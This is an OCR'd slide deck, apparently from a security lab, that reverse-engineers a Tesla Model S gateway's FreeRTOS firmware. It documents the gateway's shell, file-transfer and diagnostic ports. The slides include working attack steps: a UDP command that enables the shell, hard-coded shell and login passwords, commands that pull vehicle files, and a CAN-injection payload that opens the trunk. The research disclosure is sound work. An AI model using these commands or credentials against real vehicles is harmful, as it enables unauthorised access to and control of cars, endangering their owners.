- **usStackDepth** The size of the task stack specified as the number of variables the stack can hold - not the number of bytes.
- **pvParameters** Pointer that will be used as the parameter for the task being created.
- **uxPriority** The priority at which the task should run.
- **pvCreatedTask** Used to pass back a handle by which the created task can be referenced.



FreeRTOS Overview

- Queue

FreeRTOS uses its queue for communication between and within tasks, and also uses its queue to implement semaphore and mutex.



FreeRTOS on Tesla Gateway

QUEUE

Functions window

Function name	Segment	Start	Length
xQueueGenericSend_4004D190	FLASH2	000331E0	00000034
xQueueGiveMutexRecursive	FLASH2	00023B54	0000006C
xQueueCreateMutex	FLASH2	00023AD4	00000080
vQueueWaitForMessageRestri...	FLASH2	00023204	00000088
xQueueGenericCreate	FLASH2	000236A0	000000D8
prvUnlockQueue	FLASH2	000230E4	00000120
xQueueGenericSend	FLASH2	0002383C	00000298
xQueueTakeMutexRecursive	FLASH2	00023BC0	000002B4
xQueueAltGenericReceive	FLASH2	000233B4	000002EC
xQueueAltGenericSend	FLASH2	00023FD0	00000300
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0

queue

TASK

Functions window

Function name	Segment	Start	Length
vPortRestoreTaskContext	FLASH2	00020614	00000054
vTaskSuspendAll	FLASH2	00020F9C	00000018
xTaskGetTickCount	FLASH2	00020FB4	00000078
uxTaskGetNumberOfTasks	FLASH2	0002103C	00000010
vTaskSetTimeOutState	FLASH2	000211A8	0000001C
xTaskCheckForTimeOut	FLASH2	000211C4	000000F8
vTaskMissedYield	FLASH2	000212BC	00000014
xTaskGetCurrentTaskHandle	FLASH2	00021330	0000000C
xTaskGetSchedulerState	FLASH2	0002133C	0000002C
taskENTER_CRITICAL	FLASH2	00021368	0000002C
taskEXIT_CRITICAL	FLASH2	00021394	0000004C
prvAddTaskToReadyList	FLASH2	000213E0	00000090
vTaskPriorityInherit	FLASH2	00021470	000000D8
xTaskRemoveFromEventList	FLASH2	00021548	000000F4
vTaskSwitchContext	FLASH2	00021BD0	0000015C
xTaskIncrementTick	FLASH2	00021EA8	000001C4
xTaskResumeAll	FLASH2	0002206C	00000218
vTaskDelayUntil	FLASH2	00022284	00000120
prvInitialiseTaskLists	FLASH2	000223D4	000000A4
xTaskGenericCreate	FLASH2	00022478	00000330
vTaskStartScheduler	FLASH2	000227A8	0000027C
prvIdleTask	FLASH2	00022A24	00000120
vTaskPlaceOnEventListRestric...	FLASH2	00022DCC	000000BC
vTaskPlaceOnEventList	FLASH2	00022E88	000000F4
vTaskDelay	FLASH2	00022F7C	000000E4
create_ethTask	FLASH2	0002664C	00000084
ethTask	FLASH2	000266D0	00000354
i2cTask	FLASH2	00026C10	00000598
logEmptyQueueTask	FLASH2	0002A1B0	00000AC0
periodicLogTask	FLASH2	0002AC70	00000968
RTC_rtcTask	FLASH2	0002D1C4	000005F8
mainTask	FLASH2	00034BB0	00001A50
temperatureTask	FLASH2	00036600	00000D80
cyclicFlagTask	FLASH2	00037380	000000E8
tenHzTask	FLASH2	00037468	00000A88


Task

TCP/IP stack and File system

- Successfully identified ☺
  - socket listen send recv sendto recvfrom etc.
  - fopen fread fwrite fclose etc.
- To be decided ☹
  - TCP/IP stack
    - http://savannah.nongnu.org/projects/lwip/
  - File system
    - http://elm-chan.org/fsw/ff/00index_e.html

IDAPython Processing

- String: Alignment



IDAPython Processing

- Function: Prologue and Epilogue

IDA View-A

```
FLASH2:001C6168                 # =============== S U B R O U T I N E =======================================
FLASH2:001C6168
FLASH2:001C6168
FLASH2:001C6168                 socket_taskENTER_CRITICAL:              # CODE XREF: sub_1C1548:loc_1C15F0↑p
FLASH2:001C6168                                                         # event_callback+74↑p ...
FLASH2:001C6168
FLASH2:001C6168                 .set back_chain, -0x10
FLASH2:001C6168                 .set sender_lr,  4
FLASH2:001C6168
FLASH2:001C6168 94 21 FF F0                     stwu        r1, back_chain(r1)
FLASH2:001C616C 7C 08 02 A6                     mflr        r0
FLASH2:001C6170 90 01 00 14                     stw         r0, 0x10+sender_lr(r1)
FLASH2:001C6174 4B E5 B1 F5                     bl          taskENTER_CRITICAL
FLASH2:001C6178 38 60 00 00                     li          r3, 0
FLASH2:001C617C 80 01 00 14                     lwz         r0, 0x10+sender_lr(r1)
FLASH2:001C6180 38 21 00 10                     addi        r1, r1, 0x10
FLASH2:001C6184 7C 08 03 A6                     mtlr        r0
FLASH2:001C6188 4E 80 00 20                     blr
FLASH2:001C6188                 # End of function socket_taskENTER_CRITICAL
FLASH2:001C6188
```

UNKNOWN 001C617C: socket_taskENTER_CRITICAL+14

IDAPython Processing

- Function Table

IDA View-A

```
H2:00041640 00 04 14 7C diag_func_table:.long sub_4147C          # DATA XREF: diagTask+1C↑o
H2:00041644 00 04 0B F4                 .long sub_40BF4
H2:00041648 00 00 00 00                 .long 0
H2:0004164C 00 04 14 D4                 .long sub_414D4
H2:00041650 00 04 14 AC                 .long sub_414AC
H2:00041654 00 04 0B 98                 .long sub_40B98
H2:00041658 00 00 00 00+                .long 0, 0
H2:00041660 00 04 12 04                 .long sub_41204
H2:00041664 00 04 11 50                 .long sub_41150
H2:00041668 00 04 0E E8                 .long sub_40EE8
H2:0004166C 00 04 0D 34                 .long sub_40D34
H2:00041670 00 04 0A DC                 .long sub_40ADC
H2:00041674 00 04 0A 20                 .long sub_40A20
H2:00041678 00 04 0E 04                 .long sub_40E04
H2:0004167C 00 00 00 00+                .long 0, 0
H2:00041684 00 04 14 FC                 .long sub_414FC
H2:00041688 00 04 0C 48                 .long sub_40C48
H2:0004168C 00 00 00 00+                .long 0, 0
H2:00041694 00 04 09 24                 .long sub_40924
```


UNKNOWN 00041640: FLASH2:diag_func_table

IDAPython Processing

```
#!/usr/bin/env python
import idautils

def flash_ram_memcpy(frmea, toea, count, itemsize):
 datalist = idautils.GetDataList(frmea, count, itemsize)
 idautils.PutDataList(toea, datalist, itemsize)

flash_ram_memcpy(0x10C004, 0x4004B4F0,
                 (0x40065064-0x4004B4F0)/4, 4)
```



Ports in Gateway

- TCP
  - 23 Shell Port
  - 1050 File Transfer Port
- UDP
  - 3500 Diagnostic Port
  - ~~21000~~
  - ~~38001~~

Shell Port tcp:192.168.90.102:23

- Created by Task shellTask


```
void mainTask(..)
{
    ...
    xTaskGenericCreate(shellTask, "shellTask", 2048, 0, 2u, 0);
    ...
}
```

- Enable shell

```
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# nc gw 23
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# printf "\x12\x01" |socat - udp:gw:3500
root@cid-5Y[redacted]54#
root@cid-5Y[redacted]54# nc gw 23
?
```

Shell Port tcp:192.168.90.102:23

- Shell Password



- Static Password：1q3e5t7u

Shell Port tcp:192.168.90.102:23

- Login Success

```
root@cid-5Y                    54# printf "\x12\x01" |socat - udp:gw:3500
root@cid-5Y                    54#
root@cid-5Y                    54# nc gw 23
? 1q3e5t7u

gw> help
Board Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2
```

Shell Port tcp:192.168.90.102:23

- Command: tegra

```
gw> tegra 115200


Tesla Motors Model S

cid login: tesla1
tesla1
Password: 91172ab888115fe2

Last login: Wed Aug 31 22:44:03 PDT 2016 from 192.168.90.105 on pts/0
/etc/update-motd.d/00-header: 4: lsb_release: not found
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux


Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/
-bash: no job control in this shell
tesla@cid-5[redacted]4$
```

Shell Port tcp:192.168.90.102:23

- Command: status

```
gw> status
bus      state    load 1  load 5  load 15 max 1   max 5   max 15  rxerr   txerr
DIAG     awake    0%      0%      0%      0%      0%      0%      0       128
BDY      asleep   0%      12%     26%     0%      0%      40%     0       0
PT       awake    12%     8%      18%     23%     23%     31%     0       0
BFT      asleep   0%      1%      5%      0%      0%      9%      0       0
CH       awake    5%      6%      9%      5%      5%      13%     0       0
```

Shell Port tcp:192.168.90.102:23

- Command: stackinfo

```
gw> stackinfo
steeringWh : 40092000 - 40092fff 4096 0 520
logEmptyQu : 40091000 - 40091fff 4096 0 1064
canSniffTa : 40090000 - 40090fff 4096 0 504
specialHan : 4008f000 - 4008ffff 4096 0 296
udsClientT : 4008e000 - 4008efff 4096 0 952
edrTask    : 4008d000 - 4008dfff 4096 0 360
temperatur : 4008c000 - 4008cfff 4096 0 600
powerUpTas : 4008b000 - 4008bfff 4096 0 712
tenHzTask  : 4008a000 - 4008afff 4096 0 568
tenMsTask  : 40089000 - 40089fff 4096 0 456
lin3Task   : 40088000 - 40088fff 4096 0 472
adcTask    : 40087000 - 40087fff 4096 0 424
lin2Task   : 40086000 - 40086fff 4096 0 536
miaTask    : 40085000 - 40085fff 4096 0 440
lin1Task   : 40084000 - 40084fff 4096 0 744
RTC_rtcTas : 40083000 - 40083fff 4096 0 456
i2cTask    : 40082000 - 40082fff 4096 0 440
componentD : 40081000 - 40081fff 4096 0 904
alertTask  : 40080000 - 40080fff 4096 0 504
shellTask  : 4007e000 - 4007ffff 8192 0 1896
diagTask   : 4007d000 - 4007dfff 4096 0 1784
xferTask   : 4007c000 - 4007cfff 4096 0 1560
```

File Transfer Port tcp:192.168.90.102:1050

- Created by Task xferTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(xferTask, "xferTask", 1024, 0, 2u, 0);
    ...
}
```

- A Perl script: gwxfer

```
Usage: xfer [host:]srcfile [host:]dstfile
       xfer -getsize host:srcfile
```

Shell Port tcp:192.168.90.102:23

- xferTask()

```
xferTask_functions[0] = xferTask_READ_FILE_CMD;
xferTask_functions[1] = xferTask_WRITE_FILE_CMD_w;
xferTask_functions[2] = xferTask_mv;
xferTask_functions[3] = xferTask_READ_FILE_OFFSET_CMD;
xferTask_functions[4] = xferTask_mkdir;
xferTask_functions[5] = xferTask_rm;
xferTask_functions[6] = xferTask_writefile_a;
```

File Transfer Port tcp:192.168.90.102:1050

- /firmware.rc
- Locate at:
  memory address
  0x18000

```
root@cid-5[redacted]4# gwxfer gw:/firmware.rc /tmp/firmware.rc
Receiving /firmware.rc...done. 822 bytes/sec
root@cid-5[redacted]4# cat /tmp/firmware.rc
fileFormatVersion 1
platformType 1
platformVersion 2.28.60
gtw d0560e50
bms f72319dc
bmscpld 4.0.0
chgvi bca1cdc1
chgvicpld 0.15.0
chgsvi bca1cdc1
chgsvicpld 1.15.0
chgph1 89207b94
chgph2 89207b94
chgph3 89207b94
chgph1cpld 0.10.0
chgph2cpld 0.10.0
chgph3cpld 0.10.0
chgsph1 89207b94
chgsph2 89207b94
chgsph3 89207b94
```

File Transfer Port tcp:192.168.90.102:1050

- /internal.dat
- Locate at:
  memory address
  0x1C000

```
root@cid-5Y                    54# gwxfer gw:/internal.dat /tmp/internal.dat
Receiving /internal.dat...done. 828 bytes/sec
root@cid-5                     54# cat /tmp/internal.dat
vin 5                          54
birthday 1396                  3
chargertype dual
airsuspension 1
adaptivecruise 0
frontfog 0
rearfog 1
corneringlamps 1
homelink 0
sunroof 1
powerlift 1
audiotype premium
headlamp hid
landeparture 0
blindspot 0
rhd 0
intrusiontilt 0
memoryseats 1
```

File Transfer Port tcp:192.168.90.102:1050

- fopen()

```
  v12 = "internal.dat";
  goto LABEL_23;
}
if ( v9 != 'i' )
{
  v13 = v9;
  v12 = "internal.dat";
ABEL_23:
  if ( (unsigned __int8)*v12 != v13 )
  {
    if ( v10 )
    {
      v21 = 0;
      name_firmware_rc = "firmware.rc";
    }
```

```
else if ( v9 == 'f' )
{
  input_file_name = file_name;
  name_firmware_rc = "firmware.rc";
  while ( 1 )
  {
    ++input_file_name;
    ++name_firmware_rc;
    if ( !*input_file_name )
      break;
    if ( !*name_firmware_rc || *input_file_name != *name_firmware_rc )
      goto LABEL_40;
  }
```

Diagnostics Port udp:192.168.90.102:3500

- Created by Task diagTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(diagTask, "diagTask", 1024, 0, 2u, 0);
    ...
}
```

- CID sends：
  - 1 byte command ID, and 0~28 bytes parameters
- Gateway returns：
  - 1 byte command ID, and N bytes results

Diagnostics Port udp:192.168.90.102:3500

- Functions Table:

```
diag_funcs[0] = REBOOT;
diag_funcs[1] = APP_VERSION;
diag_funcs[3] = MONITOR_CAN;
diag_funcs[4] = INJECT_CAN;
diag_funcs[5] = BL_VERSION;
diag_funcs[8] = REBOOT_FOR_UPDATE;
diag_funcs[9] = RESET_TEGRA;
diag_funcs[0xA] = UPDATER_SLEEP_DELAY;
diag_funcs[0xB] = SLOW_VIP_405HS;
diag_funcs[0xC] = SET_DEBUG_PARAM;
diag_funcs[0xD] = GET_DEBUG_PARAM;
diag_funcs[0xE] = CLEAR_LOG;
diag_funcs[0x11] = CLUSTER_POWER;
diag_funcs[0x12] = ENABLE_SHELL;
diag_funcs[0x13] = MCU_POWER;
diag_funcs[0x14] = FILE_CRC;
diag_funcs[0x15] = HWIDACQ;
diag_funcs[0x16] = APP_CRC_AND_TYPE;
diag_funcs[0x17] = HUMAN_VERSION;
diag_funcs[0x18] = GIT_HASH;
diag_funcs[0x19] = DRIVE_RAIL_DISABLE;
diag_funcs[0x1A] = PNSN;
diag_funcs[0x1B] = GW_BOARD_REV;
diag_funcs[0x1C] = DRIVE_RAIL_REQUEST;
diag_funcs[0x1D] = SHUTOFF_RAILS_AND_REBOOT;
diag_funcs[0x1E] = RESET_SECURITY_KEY;
```

0x0 REBOOT

- Reboot Gateway

  SIU_SRCR = 0x80000000;
  Nothing returns to CID

- CID sends：
  "00"

- Test command：

```
root@cid-5Y                    64# printf "\x00"|socat - udp:gw:3500
```

0x1 APP_VERSION

- Get APP version infomation

  New gateway always returns： "01 FF FF FF"

0x5 BL_VERSION

- Get Bootloader Version infomation

```
root@cid-5Y                    54# printf "\x05"|socat - udp:gw:3500 |xxd -g 1
0000000: 05 02 03 02                                           ....
root@cid-5Y                    54#
```

0x8 REBOOT_FOR_UPDATE

- Update gateway

```
void REBOOT_FOR_UPDATE(int fd, struct addrinfo *addr_info, int len, char * input_buffer)
{
    ...
    do_mv(input_buffer + 1, "boot.img")
    ...
    SIU_SRCR = 0x80000000; //REBOOT

}
```

- CID sends：

```
00000000  08 6e 6f 62 6f 6f 74 2e  69 6d 67              |.noboot.img|
0000000b
```

0x9 RESET_TEGRA

- Reboot CID
- CID sends：
  - "09 00": set gpio=0，Normal reboot
  - "09 01": set gpio=1，Recovery mode

0xE CLEAR_LOG

- Clear log files
  - When CID sent strings "1AY&" as command parameter：

```
00000000  0e 31 41 59 26                                    |.1AY&|
00000005
```

1. Put 0xA into a Queue
2. When Task logEmptyQueueTask got 0xA from this Queue, it will delete：
   /log/0.log、/log/1.log、/log/2.log、/log/3.log、/log/4.log
   /log/offsets.txt
   /log/offsets.new
3. Reboot

0x12 ENABLE_SHELL

- Enable shell interactive within 30 seconds.
- CID sends：

  "12 01" :

  g_shell_timer=get_current_time();

```
if ( received_buf[1] == 1 )
{
  v12 = a2;
  current_rtc = get_current_rtc();
  v4 = v12;
  shell_timer = current_rtc;
  v8 = 1;
  if ( !current_rtc )
    shell_timer = 1;
}
```

- Time check in shellTask

  timer_check(&g_shell_timer, 30000)

```
if ( !timer_check_check(&shell_timer, 30000u) )
{
  if ( tiny_wait_timer )
  {
    while ( timer_check_check(&tiny_wait_timer, 5000u) == 0 )
      vTaskDelay(1000);
  }
  send(fd, "? ", 2);
  if ( shell_recv(fd, recv_buf, 79u, 0) >= 0 )
  {
```

0x04 INJECT_CAN

Pseudocode-A

```
1 signed int resetbms()
2 {
3   resetbms_2();
4   return 1;
5 }
```

UNKNOWN resetbms:3

Pseudocode-A

```
1 unsigned int __cdecl INJECT_CAN(int a1, int a2, int len, char *buf)
2 {
3   return diag_send_msg(len, buf);
4 }
```

UNKNOWN INJECT_CAN:1

Pseudocode-A

```
1  int resetbms_2()
2  {
3    int result; // r3@2
4
5    if ( !BYTE1(dword_40068720) )
6    {
7      BYTE1(dword_40068720) = 1;
8      result = can_send_msg(2, (int)&off_4006871C);
9    }
10   return result;
11 }
```

UNKNOWN resetbms_2:11

Pseudocode-A

```
1  unsigned int __fastcall diag_send_msg(int len, char *buf)
2  {
3    char v2; // r0@1
4    bool v3; // cr61@1
5    unsigned int channel; // r3@1
6    unsigned int v5; // r10@3
7    int **v6; // r11@3
8
9    v2 = len - 4;
10   v3 = (unsigned int)(len - 4) > 8;
11   channel = (unsigned __int8)buf[1];
12   if ( !v3 && channel <= 5 )
13   {
14     v5 = 6 * channel;
15     v6 = &off_40069878[6 * channel];
16     if ( !*((_BYTE *)v6 + 5) )
17     {
18       *(_WORD *)off_40069878[v5] = *((_WORD *)buf + 1);
19       *(_DWORD *)off_40069878[v5][7] = *((_DWORD *)buf + 1);
20       *(_DWORD *)(off_40069878[v5][7] + 4) = *((_DWORD *)buf + 2);
21       *((_BYTE *)v6 + 4) = v2;
22       *((_BYTE *)v6 + 5) = 1;
23       channel = can_send_msg(channel, (int)&off_40069878[6 * channel]);
24     }
25   }
26   return channel;
27 }
```

UNKNOWN diag_send_msg:23

0x04 INJECT_CAN: Open the Trunk

```
struct Diag_CAN_Msg {
   CHAR diag_id;      // INJECT_CAN==0x04
   CHAR channel;      // CAN Channel ID,{0-6}
   WORD can_id; // CAN Msg ID
   DWORD msg1;  // Messages
   DWORD msg2; };;
```

```
#!/bin/sh
printf "\x04\x01\x02\x48\x04\x00\x00\x04\x00\xFF\xFF\x00" | socat - udp:gw:3500
```

Gateway Patching

./givemeshell.sh

```
gw>
gw> ?
k33n
Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2

help - help
? - help
exit - exit
reboot - reboot
free - display free memory
uptime - system uptime
ls - list directory contents [dir]
rm - remove files or dirs <name> [name...]
mv - rename files or dirs <from> <to>
cat - display file contents <file>
cp - copy file <from> <to>
mkdir - create dir <dir>
```

Demo

Open the Trunk

科恩实验室
KEEN
security lab

More

- IC/CID Vulnerabilities Exploiting
- CANBus/UDS Security Research
- ECUs Updating Procedures
- ECUs Reverse Engineering
- etc.

Thank you!

Please feel free to contact us if you have any questions.

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